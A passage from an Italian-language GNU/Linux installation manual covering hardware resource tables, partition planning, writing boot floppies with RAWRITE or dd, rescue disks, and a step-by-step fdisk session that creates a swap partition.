- le immagini dei dischetti da utilizzare per l'avvio sono molte, consentendo l'utilizzo di una grande varietà di hardware, anche se basta generalmente l'immagine standard predefinita;
- l'installazione può utilizzare diverse fonti, tra cui anche l'accesso diretto a un server FTP;

- il programma di installazione e di configurazione è molto raffinato, pur senza richiedere l'utilizzo della grafica con X;
- i pacchetti che compongono la distribuzione sono in formato RPM, semplificando così l'installazione, la disinstallazione e l'aggiornamento dei programmi;
- al termine dell'installazione, il sistema ha già una buona configurazione di partenza.

Svantaggi:

- la versione pubblicata direttamente dalla SuSE contiene alcune applicazioni commerciali per le quali è consentita una sola installazione, e se si vuole installare GNU/Linux su più elaboratori, occorre fare attenzione a non installare questi programmi;
- non è possibile installare la distribuzione a partire da dischetti.

## 5.2 Riproduzioni economiche di distribuzioni GNU/Linux

Le distribuzioni commerciali di GNU/Linux, come RedHat e SuSE, sono vendute direttamente dalle rispettive case produttrici, assieme a documentazione specifica e ad assistenza di vario tipo. Esiste però la possibilità di procurarsi queste e altre distribuzioni GNU/Linux a prezzi più convenienti da aziende specializzate nella masterizzazione, che operando legalmente, prelevano il materiale da Internet e lo distribuiscono senza offrire alcun supporto tecnico.

Le aziende seguenti riproducono CD-ROM a un prezzo medio di 2 USD per unità.

Cheapbytes <*http://www.cheapbytes.com/*>

Linux Systems Labs <*http://www.lsl.com/*>

Linux Mall <*http://www.LinuxMall.com/*>

Eventualmente, si può dare un'occhiata anche a <*http://www.linux.org/vendors/*>

## 5.3 Requisiti hardware dei PC

Come già accennato altrove in questo documento, le distribuzioni GNU/Linux fatte per l'hardware dei PC possono funzionare solo con un microprocessore i386 o superiore, anche **sx** va bene nella maggior parte dei casi. Il problema più grande è invece la memoria RAM che deve essere di almeno 8 Mbyte per poter installare un sistema minimo e senza il sistema grafico X. Mano a mano che GNU/Linux si evolve, i suoi eseguibili si appesantiscono e il sistema richiede sempre più risorse. Questo significa che, allo stato attuale, una configurazione minima ragionevole richiede un 486-66 con almeno 16 Mbyte di memoria RAM.

Teoricamente, è ancora possibile installare GNU/Linux senza X avendo a disposizione solo 6 Mbyte di memoria RAM, ma si tratta di un'operazione difficile. Se le circostanze costringono a tentare un'installazione del genere, conviene accontentarsi di una distribuzione GNU/Linux più vecchia, possibilmente una di quelle che utilizzavano il kernel 1.0.*x*, o comunque con binari a.out. Queste vecchie distribuzioni si trovano ancora abbinate ai primi libri su GNU/Linux.

## 5.4 Inventario dell'hardware

Prima di installare qualunque sistema operativo, è sempre necessario raccogliere tutte le informazioni che si riescono ad avere sull'hardware installato. Le tabelle 5.1, 5.2 e 5.3 mostrano l'utilizzo più comune delle risorse da parte dei componenti più diffusi. Questo tipo di inventario, serve anche per determinare quali siano le risorse disponibili nel momento in cui si vuole aggiungere un nuovo componente.

> Quando si hanno schede a 8 bit (quelle che utilizzano solo la prima parte di un alloggiamento ISA) si possono usare esclusivamente gli indirizzi di IRQ inferiori a 10.

Il caso delle porte parallele è un po' particolare: il sistema operativo Dos assegna i nomi **`LPT1`**, **`LPT2`** e **`LPT3`** in base a una ricerca tra i possibili indirizzi di I/O. Vengono scanditi gli indirizzi 0x3bc, 0x378 e 0x278. La prima porta a essere individuata diventa **`LPT1`** e così di seguito.

## 5.5 Preparazione

Prima di poter installare GNU/Linux occorre che sia pronto l'elaboratore che dovrà accoglierlo. Se è già stato installato il Dos, con o senza MS-Windows, vale forse la pena di conservarlo fino a quando si sarà diventati completamente indipendenti da quell'ambiente.

| IRQ | Riservato | Standard | Eventuale |
|---|---|---|---|
| 0 | Timer | | |
| 1 | Tastiera | | |
| 2/9 | | | LPT3 |
| 3 | | COM2 | COM4 |
| 4 | COM1 | | COM3 |
| 5 | | LPT2 | |
| 6 | Unità di controllo dei dischetti | | |
| 7 | LPT1 | | |
| 8 | Orologio | | |
| 10 | | | |
| 11 | | | |
| 12 | | Mouse PS/2 | |
| 13 | Coprocessore matematico | | |
| 14 | Unità di controllo IDE | | |
| 15 | Unità di controllo IDE secondario | | |

Tabella 5.1: Utilizzo comune degli indirizzi di IRQ negli elaboratori di architettura i386.

### 5.5.1 Filesystem Second-extended e UMSDOS

Quando si installa GNU/Linux si hanno in pratica due possibilità fondamentali per quanto riguarda la destinazione: l'utilizzo di un filesystem Second-extended (Ext2) in una partizione dedicata, o l'utilizzo di un filesystem UMSDOS che consente di condividere un filesystem Dos-FAT preesistente senza alterare i dati in esso contenuti.

La prima delle due soluzioni è la più impegnativa, ma anche la migliore dal punto di vista tecnico: richiede la preparazione di una partizione da dedicare a GNU/Linux. La seconda è invece la soluzione più frettolosa e adatta a chi non vuole impegnarsi troppo con GNU/Linux: viene creata una directory `C:\LINUX\` dalla quale si dirama una struttura di directory (e file) che pur rispettando le regole dei nomi 8.3 del Dos viene poi riconosciuta e gestita correttamente dal sistema GNU/Linux. Quest'ultima soluzione, dal momento che non richiede la preparazione di una partizione dedicata a GNU/Linux, potrebbe sembrare l'ideale per tutti. In realtà lo è solo per chi vuole vedere come funziona GNU/Linux, e non per chi lo vuole utilizzare veramente.[1]

## 5.6 Predisposizione di una partizione per GNU/Linux

Se si decide di prendere GNU/Linux sul serio è necessario predisporre una partizione tutta per lui, togliendo spazio a quanto installato in precedenza nel disco fisso. Per essere sicuri di non perdere i dati occorre cominciare dalla preparazione di una copia di sicurezza.

### 5.6.1 Copie di sicurezza

Ci sono vari modi di fare una copia di sicurezza dei dati del proprio disco fisso. Quello che bisogna ricordare è che non basta la copia dei dati, occorre anche la possibilità di avviare il sistema in modo da poter ricaricare quei dati salvati. Serve quindi un dischetto di avvio del sistema con i programmi di utilità necessari. Si presume che ognuno sappia come fare per ripristinare il proprio sistema operativo.

### 5.6.2 Ridurre la partizione esistente

Per ridurre la dimensione di una partizione FAT esistente si possono utilizzare i programmi seguenti, funzionanti in Dos.

- FIPS, di Arno Schaefer, GNU-GPL, ottenibile eventualmente dall'URI seguente:

  <*ftp://ftp.cdrom.com/pub/simtelnet/msdos/diskutil/fips15.zip*>

- PRESIZER, di Zelepes, *freeware*, ottenibile eventualmente dall'URI seguente:

  <*ftp://ftp.cdrom.com/pub/simtelnet/msdos/diskutil/presz131.zip*>

Per poter ridurre la dimensione di una partizione è necessario che la quantità di dati in essa contenuta non sia troppo elevata, ma soprattutto, che ci sia dello spazio vuoto proprio nella parte finale della partizione.

[1] Scegliendo un filesystem UMSDOS ci si affida implicitamente a un filesystem di tipo Dos-FAT, con tutte le sue limitazioni e le sue debolezze. Tra le altre cose, uno spegnimento accidentale potrebbe anche provocare la perdita di tutti i dati.

| Indirizzo esadecimale | Utilizzo normale |
|---|---|
| da 0x0000 a 0x001f | Unità di controllo DMA1 |
| da 0x0020 a 0x003f | PIC1 (*Programmable Interrupt Controller*) |
| da 0x0040 a 0x005f | Timer |
| da 0x0060 a 0x006f | Tastiera |
| da 0x0070 a 0x007f | RTC (*Real Time Clock*) |
| da 0x0080 a 0x009f | dma page reg |
| da 0x00a0 a 0x00bf | PIC2 (*Programmable Interrupt Controller*) |
| da 0x00c0 a 0x00df | Unità di controllo DMA2 |
| da 0x00e0 a 0x00ef | |
| da 0x00f0 a 0x00ff | NPU (Coprocessore matematico) |
| da 0x0100 a 0x0176 | |
| da 0x0170 a 0x0177 | IDE1 (unità di controllo secondaria dischi IDE) |
| da 0x0178 a 0x01ef | |
| da 0x01f0 a 0x01f7 | IDE0 (unità di controllo primario dischi IDE) |
| da 0x01f8 a 0x01ff | |
| da 0x0200 a 0x020f | |
| da 0x0210 a 0x021f | |
| da 0x0220 a 0x022f | |
| da 0x0230 a 0x023f | |
| da 0x0240 a 0x024f | |
| da 0x0250 a 0x025f | |
| da 0x0260 a 0x026f | |
| da 0x0270 a 0x0277 | |
| da 0x0278 a 0x027f | LPT(2) (Porta stampante) |
| da 0x0280 a 0x028f | |
| da 0x0290 a 0x029f | |
| da 0x02a0 a 0x02af | |
| da 0x02b0 a 0x02bf | |
| da 0x02c0 a 0x02cf | |
| da 0x02d0 a 0x02df | |
| da 0x02e0 a 0x02e7 | |
| da 0x02e8 a 0x02ef | COM4 (Porta seriale) |
| da 0x02f0 a 0x02f7 | |
| da 0x02f8 a 0x02ff | COM2 (Porta seriale) |
| da 0x0300 a 0x031f | Ethernet NE2000 |
| da 0x0320 a 0x032f | |
| da 0x0330 a 0x033f | |
| da 0x0340 a 0x034f | |
| da 0x0350 a 0x035f | |
| da 0x0360 a 0x036f | |
| da 0x0370 a 0x0375 | Unità di controllo dischetti (terzo e quarto *floppy*) |
| da 0x0376 a 0x0376 | IDE1 (unità di controllo secondaria dischi IDE) |
| da 0x0377 a 0x0377 | |
| da 0x0378 a 0x037f | LPT(1) (Porta stampante) |
| da 0x0380 a 0x038f | |
| da 0x0390 a 0x039f | |
| da 0x03a0 a 0x03af | |
| da 0x03b0 a 0x03bf | |
| da 0x03c0 a 0x03cf | EGA/VGA |
| da 0x03d0 a 0x03df | CGA/EGA/VGA nelle modalità video a colori |
| da 0x03e0 a 0x03e7 | |
| da 0x03e8 a 0x03ef | COM3 (Porta seriale) |
| da 0x03f0 a 0x03f5 | Unità di controllo dischetti (primo e secondo *floppy*) |
| da 0x03f6 a 0x03f6 | IDE0 (unità di controllo primaria dischi IDE) |
| da 0x03f7 a 0x03f7 | |
| da 0x03f8 a 0x03ff | COM1 (Porta seriale) |

Tabella 5.2: Utilizzo comune degli indirizzi di comunicazione da 0x000 a 0x3ff negli elaboratori di architettura i386.

| Canale DMA | Utilizzo normale | Eventuale |
|---|---|---|
| 1 | | |
| 2 | unità di controllo dischetti (1 e 2) | |
| 3 | | Unità di controllo dischetti (3 e 4) |
| 4 | unità di controllo DMA | |

Tabella 5.3: Utilizzo comune dei canali DMA negli elaboratori di architettura i386.

Di solito si risolve il problema con un programma di deframmentazione che si occupa anche di compattare i dati nella parte superiore (iniziale) della partizione.[2]

## 5.7 Nomi dei dispositivi delle unità di memorizzazione

GNU/Linux utilizza dei nomi di dispositivo ben ordinati che però possono confondere chi proviene dall'esperienza Dos. La tabella 5.4 mostra l'elenco di alcuni nomi di dispositivo riferiti a unità di memorizzazione.

| Nome | Descrizione | Dos |
|---|---|---|
| /dev/fd0 | prima unità a dischetti | A: |
| /dev/fd0u1440 | prima unità a dischetti da 1440 Kbyte | A: |
| /dev/fd1 | seconda unità a dischetti | B: |
| /dev/fd1u1440 | seconda unità a dischetti da 1440 Kbyte | B: |
| /dev/hda | primo disco fisso IDE/EIDE | |
| /dev/hdb | secondo disco fisso (o CD-ROM) IDE/EIDE | |
| /dev/hdc | terzo disco fisso (o CD-ROM) EIDE | |
| /dev/hdd | quarto disco fisso (o CD-ROM) EIDE | |
| /dev/sda | primo disco SCSI | |
| /dev/sdb | secondo disco SCSI | |
| /dev/sdc | terzo disco SCSI | |
| ... | | |

Tabella 5.4: Elenco dei nomi di dispositivo utilizzati per le unità di memorizzazione.

I dischi che non rientrano nella categoria dei *floppy* sono suddivisi in partizioni, e per fare riferimento a queste si aggiunge un numero alla fine del nome di dispositivo. Per esempio, `/dev/hda1` è la prima partizione del primo disco IDE, `/dev/sda2` è la seconda partizione del primo disco SCSI.

### 5.7.1 Partizioni normali e partizioni logiche

La distinzione tra i nomi usati per le partizioni primarie e le partizioni logiche contenute in quelle estese, può creare ulteriore confusione. In generale, conviene non utilizzare partizioni logiche, se non c'è una reale necessità. Volendo prendere come esempio il primo disco fisso IDE, le prime quattro partizioni normali (primarie ed estese) hanno nomi che vanno da `/dev/hda1` a `/dev/hda4`, mentre le partizioni logiche utilizzano nomi da `/dev/hda5` in poi.

## 5.8 Preparazione dei dischetti di partenza

Prima di iniziare l'installazione di una qualsiasi distribuzione GNU/Linux occorre avere un modo di avviare il programma di installazione. Di solito si ha la necessità di riprodurre uno o più dischetti che permettono di avviare un mini sistema GNU/Linux contenente ciò che serve per questo scopo. Questi dischetti sono distribuiti normalmente in forma di file-immagine che deve essere ricopiato sopra un dischetto già inizializzato.[3]

Se si utilizza il Dos, si ottiene la riproduzione di un dischetto, a partire dalla sua immagine, con il programma **`RAWRITE.EXE`**. Si osservi l'esempio seguente in cui si riproduce un dischetto a partire dall'immagine `AVVIO.IMG`.

```
C:> RAWRITE AVVIO.IMG A:
```

Se si ha a disposizione un sistema GNU/Linux da qualche parte, si possono utilizzare due modi diversi. Si

[2] Tutto questo non è necessario se si intende installare GNU/Linux in una partizione FAT esistente, attraverso l'uso di un filesystem UMSDOS.

[3] I dischetti che si intendono utilizzare devono essere privi di difetti. Anche se in fase di inizializzazione non sono stati segnalati errori, può darsi che i dischetti si mostrino difettosi durante il loro utilizzo. Ciò potrebbe manifestarsi attraverso delle segnalazioni di vario genere, oppure il sistema potrebbe bloccarsi durante l'avvio. In tali casi conviene tentare nuovamente utilizzando dischetti differenti.

osservino gli esempi seguenti in cui si riproduce un dischetto da 1440 Kbyte a partire dall'immagine `avvio.img`.

```
# cp avvio.img /dev/fd0
```

```
# dd if=avvio.img of=/dev/fd0 bs=1440k
```

## 5.9 Partizioni e filesystem

GNU/Linux può essere installato su una sola partizione oppure può essere distribuito in più di una di queste. In aggiunta a questo problema, nella maggior parte dei casi ci si deve prendere cura di creare una partizione da dedicare alla memoria virtuale: la partizione di scambio (*swap*).

### 5.9.1 Partizione di scambio della memoria virtuale

Quasi sempre, conviene installare GNU/Linux predisponendo uno spazio nel disco fisso per lo scambio della memoria, ovvero per la memoria virtuale. Con GNU/Linux, si definisce preferibilmente lo spazio della memoria virtuale all'interno di una o più partizioni specifiche per questo scopo: le partizioni di scambio. La dimensione massima di queste partizioni è di 128 Mbyte e possono esserne definite un massimo di 16. In generale è conveniente utilizzare una dimensione pari ad almeno la stessa dimensione della memoria RAM effettiva, con un minimo di circa 20 Mbyte.

### 5.9.2 Dischi di grandi dimensioni

Quando si utilizzano dischi IDE di grandi dimensioni si può porre il problema della posizione in cui si trova il kernel e gli altri file utilizzati per l'avvio. Questi devono trovarsi fisicamente entro il cilindro 1024, e ciò a causa delle limitazioni del BIOS dei PC. Se una partizione termina oltre questo limite, non ci può essere la certezza che questi file si trovino prima di quel punto.

Per evitare dubbi, è possibile creare una partizione apposita, solo per i file utilizzati per l'avvio (di solito si tratta di tutto ciò che è contenuto nella directory `/boot/`), residente fisicamente prima del 1024-esimo cilindro.

### 5.9.3 Suddivisione del filesystem su più partizioni

Il filesystem del sistema GNU/Linux, così come accade per gli altri sistemi Unix, può essere scomposto in più parti residenti fisicamente in partizioni diverse, unite assieme attraverso varie operazioni di montaggio. Questo tipo di scomposizione è sensato normalmente solo se queste partizioni corrispondono in pratica a dischi differenti.

Ci possono essere diverse buone ragioni per fare questo, in particolare le seguenti:

- le richieste di accesso al filesystem sono distribuite su più dischi;
- più dischi di piccole dimensioni possono essere uniti insieme senza la necessità di acquistare un unico disco fisso gigantesco;
- le parti del filesystem che non devono essere alterabili possono risiedere anche su CD-ROM;
- in una rete locale si possono condividere parte dei dati e dei programmi usati in comune attraverso un filesystem di rete.

Segue un elenco delle possibilità tipiche di scomposizione di un filesystem GNU/Linux. L'argomento è trattato anche nel capitolo 44.

- **Partizione principale**

  La partizione principale deve contenere la directory radice (`/`). Quando non si scompone il filesystem, si tratta dell'unica partizione.

- **Partizione di avvio**

  Se il disco fisso che si utilizza ha un numero di cilindri superiore a 1024, è assolutamente necessario che il kernel e gli altri file utilizzati nella fase di avvio si trovino prima di tale limite. Per questo, in tali situazioni si crea una partizione apposita nella parte iniziale del disco fisso, e vi si colloca la directory `/boot/`, all'interno della quale si mette anche il file del kernel.

- **Partizione dedicata ai programmi**

  La maggior parte del software viene collocato al di sotto della directory `/usr/`, e il suo contenuto viene posto frequentemente in un'altra partizione.

- **Partizione dedicata agli utenti**

  Quando un sistema è multiutente, il contenuto della directory `/home/` può diventare molto grande. In questo caso, può convenire di far risiedere quanto discende da questa directory in un'altra partizione.

In aggiunta a questi casi fondamentali, si possono valutare anche le possibilità seguenti.

- **Partizione per i file temporanei**

  Tutti i sistemi Unix utilizzano la directory `/tmp/` come contenitore generico di file a uso temporaneo. In un sistema multiutente, l'attività all'interno di questa directory potrebbe essere piuttosto intensa. In tal caso, può convenire di far risiedere il suo contenuto altrove in modo da alleggerire l'attività del disco contenente la partizione principale.

- **Partizione per i sorgenti**

  I sorgenti delle applicazioni risiedono solitamente nella directory `/usr/src/`. Se si intende gestire una grande quantità i sorgenti, può convenire di utilizzare una partizione dedicata a questo scopo.

- **Partizione per i programmi e i file locali**

  Per convenzione, un filesystem GNU/Linux dovrebbe riservare la directory `/usr/local/` per quei programmi e quei file riservati all'ambito locale. L'estensione di questo ambito dipende dalle circostanze. In generale, la directory `/usr/` potrebbe risiedere in una partizione accessibile in sola lettura (come nel caso di un CD-ROM o di un server di rete NFS). La directory `/usr/local/` potrebbe risiedere altrove in modo da permettere l'installazione di programmi speciali a uso di quella macchina particolare o di quella sottorete. Di solito, si estende il concetto e si intende che questa directory sia il luogo più adatto all'installazione di quei programmi che non fanno parte della distribuzione GNU/Linux che si utilizza.

## 5.10 Moduli

Le distribuzioni GNU/Linux più raffinate utilizzano la tecnica della scomposizione del kernel in moduli, in modo da potere predisporre pochi dischetti di installazione adatti a un gran numero di configurazioni hardware.

Tali dischetti di installazione sono generalmente in grado di gestire facilmente una configurazione hardware tipica, in cui il disco fisso e il CD-ROM siano connessi all'unità di controllo EIDE.

Quando si utilizzano unità SCSI o lettori CD-ROM su scheda proprietaria, occorrono driver appositi. Con GNU/Linux si gestiscono queste particolarità realizzando un kernel specifico, o abbinando a questo dei moduli. Spesso, quando si devono utilizzare dei moduli, occorre anche fornire loro dei parametri in modo che siano in grado di raggiungere il dispositivo cui si riferiscono. Nel capitolo 14 sono elencati alcuni moduli che richiedono dei parametri.

## 5.11 Aggiornamento di un'installazione precedente

Le distribuzioni GNU/Linux che utilizzano un sistema di gestione dei pacchetti più o meno raffinato, consentono teoricamente di aggiornare un'installazione precedente. In molti casi questo costituisce un'insidia, perché alle volte l'aggiornamento fallisce e infine si resta con un sistema zoppicante oppure non funzionante del tutto.

| |
|---|
| Se si intende utilizzare veramente la possibilità di aggiornare un'installazione precedente, è indispensabile fare prima una copia di sicurezza. |

## 5.12 Caricamento del sistema operativo dopo l'installazione

Di solito, l'ultima cosa fondamentale da definire, prima di concludere definitivamente il procedimento di installazione, è il modo in cui si deve avviare il sistema operativo. Normalmente viene proposto di predisporre un dischetto di avvio di emergenza specifico per la propria installazione e anche di configurare LILO (nel caso di architettura i386) in modo da avviare il sistema automaticamente.

La creazione di un dischetto di avvio è molto importante, e non dovrebbe essere saltata se questa è disponibile, specialmente le prime volte. Oltre a ciò, è bene tenere presente che la configurazione che si ottiene con LILO, attraverso il programma di installazione, potrebbe essere piuttosto limitata, quindi il dischetto di avvio è sempre una buona cosa per cominciare bene.

Quando è il turno di configurare LILO, potrebbe essere presentata solo la scelta di installare il settore di avvio nell'MBR, cioè il primo settore del disco fisso, oppure nel primo settore della partizione principale in cui risiede GNU/Linux. Purtroppo ci sono situazioni in cui queste due possibilità sono troppo poche, per quello che si vuole fare, quindi conviene utilizzare il dischetto di avvio per poter avviare il sistema e quindi configurare successivamente LILO come si vuole.

Nella situazione più semplice, si lascia che LILO modifichi l'MBR, in modo da dare a questo il controllo dell'avvio di GNU/Linux e degli altri eventuali sistemi operativi. Se per qualche motivo ciò non può essere fatto, installandolo nel primo settore della partizione contenente GNU/Linux occorre poi affidare a un altro programma (detto *bootloader*) l'avvio di quel settore.

LILO, come altri sistemi di avvio di GNU/Linux, permette di indicare alcuni parametri per il kernel che potrebbero rendersi necessari in presenza di dispositivi particolari che non vengono individuati correttamente, o in altre situazioni simili. Il programma di installazione potrebbe richiedere l'indicazione di questi parametri aggiuntivi, che di solito non vanno specificati.

LILO e il sistema di avvio di GNU/Linux è descritto in modo più dettagliato nel capitolo 8.

## 5.13 Strumenti di uso generale

L'installazione di una distribuzione GNU/Linux può essere preceduta da una preparazione delle partizioni attraverso dischetti di emergenza dotati di una raccolta minima di programmi essenziali. La maggior parte delle distribuzioni GNU/Linux offre un dischetto di emergenza per questi scopi.

Le distribuzioni più comuni sono in grado di gestire tutto all'interno delle procedure di installazione, ma spesso, in questo modo, si ignora il senso di ciò che si fa. Prima di installare GNU/Linux la prima volta, occorrerebbe apprendere l'uso dei programmi per la creazione e la modifica delle partizioni e il modo in cui queste possono essere inizializzate.

### 5.13.1 Dischetto di avvio e dischetto di root di emergenza

Generalmente, per avviare un sistema GNU/Linux minimo sono necessari due dischetti: uno contenente essenzialmente il kernel e il secondo contenente i programmi. In teoria, entrambe le cose potrebbero risiedere nello stesso dischetto, ma questo diventa sempre meno probabile, data la dimensione dei programmi che compongono GNU/Linux.

Il primo dischetto, quello contenente il kernel, serve ad avviare il sistema; la sostituzione con il secondo viene richiesta alla fine del suo caricamento in memoria. Il dischetto dei programmi contiene normalmente una «immagine» compressa di un filesystem più grande. In questo contesto, l'immagine è un file che contiene il filesystem.

Un dischetto da 1,4 Mbyte può essere visto come un unico file. Quando un dischetto viene trasferito tale e quale in un unico file, questo file viene definito ***immagine*** del dischetto. Si possono creare dischetti non reali contenenti più spazio, per esempio 4 Mbyte, lavorando direttamente con le loro immagini. Il kernel è in grado di utilizzare tali immagini compresse espandendole in memoria, all'interno di un disco RAM.

Allo stato attuale, quasi tutti i dischetti di *root* di emergenza che si possono trovare, sono immagini compresse di dischi più grandi, cosa che costringe il kernel a caricarli in un disco RAM. Si intuisce che l'utilizzo di dischetti di emergenza richiede la disponibilità di molta memoria RAM.

### 5.13.2 Scelta e preparazione dei dischetti

Si è accennato a un dischetto di avvio e a uno di *root*. Questi dischetti sono distribuiti in forma di file-immagine, e chi li vuole utilizzare ha il problema di scegliere quelli che fanno al caso suo.

Se si cerca di avviare un sistema di emergenza, è molto probabile che l'immagine del dischetto di *root* sia un file con un nome simile a *resque*, mentre il problema può rimanere per la scelta del dischetto di avvio che potrebbe dipendere dalle caratteristiche dell'hardware del proprio elaboratore. Per questo, di solito è sufficiente leggere i file di testo che accompagnano tali immagini (`README`, `WHICH.ONE`, e simili).

Nel caso della distribuzione Slackware, la più comune per questo genere di cose, il dischetto di avvio per l'hardware generico è contenuto nell'immagine `bootdsks.144/bare.i`, che contiene un kernel adatto ai dischi IDE/EIDE/ATAPI; il dischetto di *root* di emergenza è invece `rootdsks/rescue.gz`.

I dischetti che si intendono utilizzare devono essere stati formattati (non importa che ci sia un filesystem, basta una formattazione a basso livello) e soprattutto devono essere privi di difetti. Anche se la formattazione dei dischetti non ha riportato errori o settori danneggiati, non si è ancora sicuri che questi siano perfetti. Durante il loro utilizzo, nella fase di installazione, potrebbero mostrarsi delle segnalazioni di errore, oppure il sistema potrebbe bloccarsi durante l'avvio. In tali casi, conviene tentare nuovamente utilizzando dischetti differenti.

I dischetti si preparano a partire dai file-immagine, nel modo già presentato in questo capitolo, attraverso il programma Dos **`RAWRITE.EXE`**, oppure attraverso **`cp`**, o **`dd`** di Unix.

### 5.13.3 Avvio e comportamento dei dischetti di emergenza

Un sistema composto da dischetti di emergenza si avvia facendo in modo che l'elaboratore esegua il *boot* a partire dal dischetto di avvio, il quale carica il kernel. Appena il kernel prende il controllo, viene richiesto all'utente di sostituirlo con il dischetto di *root* da usare per emergenza. Il modo con cui ciò avviene può essere molto diverso. Si va da una richiesta come quella seguente, tipica dei dischetti di una distribuzione Slackware,

```
VFS: Insert root floppy disk to be loaded into ramdisk and press ENTER
```

dove basta cambiare dischetto e premere [ *Invio* ], a situazioni in cui la richiesta viene fatta in modo molto più appariscente, attraverso maschere a scomparsa e altri accorgimenti, come nel caso della distribuzione SuSE.

Una volta avviato il sistema di emergenza, questo può richiedere o meno un *login*. Se ciò avviene, si tratta solitamente di utilizzare il nome **root**, al quale è probabile che non sia abbinata alcuna password.

Da questa situazione dovrebbe essere possibile utilizzare i programmi per la definizione delle partizioni e la loro inizializzazione.

### 5.13.4 Utilizzo degli strumenti fondamentali

I programmi per la definizione delle partizioni sono fondamentalmente due: **fdisk** e **cfdisk**. Il primo ha un'impostazione elementare, a riga di comando, mentre il secondo utilizza tutto lo schermo e mostra sempre la situazione che si sta componendo. Contrariamente a ciò che si potrebbe pensare, il primo è quello più adatto al principiante, perché non dà nulla per scontato, mentre il secondo presume che alcuni concetti sulle partizioni dei dischi siano chiari.

Nelle sezioni seguenti viene mostrato l'uso del vecchio **fdisk**, con un esempio completo. Anche se questo programma sta scomparendo dai dischetti di emergenza delle distribuzioni, resta quello più semplice da descrivere, e l'apprendimento del suo utilizzo facilita la comprensione degli altri programmi alternativi.

#### 5.13.4.1 Introduzione a fdisk

`fdisk [`⟨*dispositivo*⟩`]`

**fdisk** riceve come argomento il nome del dispositivo che si riferisce all'intero disco fisso (o disco rimovibile) dal momento che agisce proprio sulle partizioni e non all'interno di queste ultime. Supponendo di lavorare sul primo disco fisso IDE, all'interno del quale era presente una partizione Dos-FAT ridotta per fare spazio a GNU/Linux, si dovrà avviare **fdisk** nel modo seguente:

`#` **`fdisk /dev/hda`**[ *Invio* ]

**fdisk** risponde con un *prompt* particolare.

```
Command (m for help)
```

**fdisk** accetta comandi composti da una sola lettera, e per vederne un breve promemoria basta utilizzare il comando **m**.

**m**[ *Invio* ]

```
Command action
   a   toggle a bootable flag
   b   edit bsd disklabel
   c   toggle the dos compatiblity flag
   d   delete a partition
   l   list known partition types
   m   print this menu
   n   add a new partition
   p   print the partition table
   q   quit without saving changes
   t   change a partition's system id
   u   change display/entry units
   v   verify the partition table
   w   write table to disk and exit
   x   extra functionality (experts only)
```

#### 5.13.4.2 Creazione della partizione di scambio

Dopo aver avviato **fdisk**, la prima cosa da fare è quella di conoscere la situazione del proprio disco fisso.

`#` **`fdisk /dev/hda`**[ *Invio* ]

```
Command (m for help)
```

Il comando **`p`** permette di visualizzare l'elenco delle partizioni esistenti.

**`p`**[ *Invio* ]

```
Disk /dev/hda: 16 heads, 63 sectors, 1024 cylinders
Units = cylinders of 1008 * 512 bytes

   Device Boot   Begin    Start      End   Blocks   Id  System
/dev/hda1   *        1        1       82    41296+   6  DOS 16-bit >=32M
/dev/hda2           83       83     1024   474768    6  DOS 16-bit >=32M
```

Per ottenere questa situazione, di due partizioni Dos, era stato utilizzato il programma **`FIPS.EXE`**: la prima delle due è la partizione Dos che resta, la seconda è vuota e verrà sostituita. Si procede quindi a eliminare la seconda partizione.

**`d`**[ *Invio* ]

```
Partition number (1-4):
```

**`2`**[ *Invio* ]

A questo punto resta una sola partizione.

**`p`**[ *Invio* ]

```
Disk /dev/hda: 16 heads, 63 sectors, 1024 cylinders
Units = cylinders of 1008 * 512 bytes

   Device Boot   Begin    Start      End   Blocks   Id  System
/dev/hda1   *        1        1       82    41296+   6  DOS 16-bit >=32M
```

Per inserire la nuova partizione di scambio si utilizza il comando **`n`** con il quale se ne crea una nuova.

**`n`**[ *Invio* ]

```
Command action
   e   extended
   p   primary partition (1-4)
```

Si seleziona un tipo di partizione primaria.

**`p`**[ *Invio* ]

```
Partition number (1-4):
```

Trattandosi della seconda partizione, si inserisce il numero due.

**`2`**[ *Invio* ]

Viene richiesta quindi l'indicazione del primo cilindro a partire dal quale inizierà la nuova partizione. Vengono già proposti il valore minimo e quello massimo.

```
First cylinder (83-1024):
```

**`83`**[ *Invio* ]

Quindi viene richiesta l'indicazione dell'ultimo cilindro, o della dimensione minima della partizione. In questo caso si richiede una dimensione minima di 32 Mbyte.

```
Last cylinder or +size or +sizeM or +sizeK (83-1024):
```

**`+32M`**[ *Invio* ]

Per visualizzare il risultato basta utilizzare il solito comando **`p`**.

**`p`**[ *Invio* ]

```
Disk /dev/hda: 16 heads, 63 sectors, 1024 cylinders
Units = cylinders of 1008 * 512 bytes

   Device Boot   Begin    Start      End   Blocks   Id  System
/dev/hda1   *        1        1       82    41296+   6  DOS 16-bit >=32M
/dev/hda2           83       83      148    33264   83  Linux native
```

Come si vede è stata aggiunta una partizione di tipo Linux-nativa di 33264 blocchi da 1024 byte. La partizione Linux-nativa è adatta ad accogliere un filesystem Second-extended (Ext2) e non lo scambio della memoria, quindi occorre cambiare il tipo di identificazione della partizione.

**`t`**[ *Invio* ]

```
Partition number (1-4):
```

**2**[ *Invio* ]

```
Hex code (type L to list codes):
```

Come suggerito, conviene visualizzare l'elenco dei codici.

**L**[ *Invio* ]

```
 0  Empty            9  AIX bootable    75  PC/IX           b7  BSDI fs
 1  DOS 12-bit FAT   a  OS/2 Boot Manag 80  Old MINIX       b8  BSDI swap
 2  XENIX root      40  Venix 80286     81  Linux/MINIX     c7  Syrinx
 3  XENIX usr       51  Novell?         82  Linux swap      db  CP/M
 4  DOS 16-bit <32M 52  Microport       83  Linux native    e1  DOS access
 5  Extended        63  GNU HURD        93  Amoeba          e3  DOS R/O
 6  DOS 16-bit >=32 64  Novell Netware  94  Amoeba BBT      f2  DOS secondary
 7  OS/2 HPFS       65  Novell Netware  a5  BSD/386         ff  BBT
 8  AIX
```

Il codice di una partizione di scambio è 82 e così viene indicato.

**82**[ *Invio* ]

```
Changed system type of partition 2 to 82 (Linux swap)
```

**p**[ *Invio* ]

```
Disk /dev/hda: 16 heads, 63 sectors, 1024 cylinders
Units = cylinders of 1008 * 512 bytes

   Device Boot   Begin    Start      End   Blocks   Id  System
/dev/hda1   *        1        1       82    41296+   6  DOS 16-bit >=32M
/dev/hda2           83       83      148    33264   82  Linux swap
```

Per registrare definitivamente le variazioni apportate si utilizza il comando **w**. Se invece si preferisce rinunciare, basta utilizzare il comando **q** che si limita a concludere l'esecuzione del programma annullando le operazioni svolte.

**w**[ *Invio* ]

```
The partition table has been altered!
...
Syncing disks.
...
```

